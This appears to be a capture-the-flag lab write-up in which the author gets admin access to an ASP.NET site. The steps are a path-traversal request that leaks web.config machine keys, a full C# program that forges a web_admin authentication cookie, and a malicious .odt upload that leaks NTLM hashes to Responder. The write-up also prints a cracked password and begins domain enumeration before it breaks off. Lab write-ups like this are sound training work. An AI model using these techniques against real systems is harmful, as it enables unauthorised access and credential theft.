

However even after adding these hosts to the /etc/hosts file the pages wouldn’t load:
LFI

Instead I headed over to the Downloads tab:

When I intercepted the request upon downloading a file I noticed the following:
I sent this request to Repeater where I tried to abuse LFI:
/Home/Download?fileName=../../web.config
The response showed some valuable data:

decryption="AES"decryptionKey="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581"validation="HMACSHA256"validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80"Dotnet
Using dotnet we can attempt some shenanigans:

When this is done we will need to use the following commands:

dotnet add package AspNetCore.LegacyAuthCookieCompat --version 2.0.5dotnet restore
Now we will be overwriting the Program.cs code using the following code:
using System;using System.Security.Claims;using System.Threading.Tasks;using AspNetCore.LegacyAuthCookieCompat;
class Program{    static void Main(string[] args)    {        string validationKey ="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80";
        string decryptionKey ="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581";
        var issueDate = DateTime.Now;        var expiryDate = issueDate.AddHours(1);        var formsAuthenticationTicket = new FormsAuthenticationTicket(1, "web_admin",issueDate, expiryDate, false, "Web Administrators", "/");
        byte[] decryptionKeyBytes = HexUtils.HexToBinary(decryptionKey);        byte[] validationKeyBytes = HexUtils.HexToBinary(validationKey);
        var legacyFormsAuthenticationTicketEncryptor = newLegacyFormsAuthenticationTicketEncryptor(decryptionKeyBytes, validationKeyBytes,ShaVersion.Sha256);
        var encryptedText =legacyFormsAuthenticationTicketEncryptor.Encrypt(formsAuthenticationTicket);
        Console.WriteLine(encryptedText);    }}
Once the code is written we will compile and run it:

The program has compiled us a cookie which is valid for the web_admin user, we will now use this cookie to replace the current one on the website:


Now change the value of .ASPXAUTH to the generated cookie and refresh the page, this will change the access to web_admin:
File Upload Attack - Leaking NetNTLM Creds
We now get access to the Forms tab where we can abuse the file upload:

Using this script we’re able to create a malicious .odt file. When uploaded this will ping our listener, e.g. responder in my case which will leak the NTLM creds of the user’s account.

I then used the following commands:
python3 -m venv venvsource venv/bin/activateuv pip install ezodf lxmlpython3 Bad-ODF.py
After inputting my listener I uploaded the file and launched responder.


After a short while this was the output:

Using john I quickly cracked the password:

natalie.aPrettyprincess123!BloodHound
Using these creds I enumerated the domain using bloodhound:

I then launched bloodhound and ingested the files:

I then added my owned users and started enumerating the target:

For some reason it didn’t fully show up as it should, this was due to a ingest error:
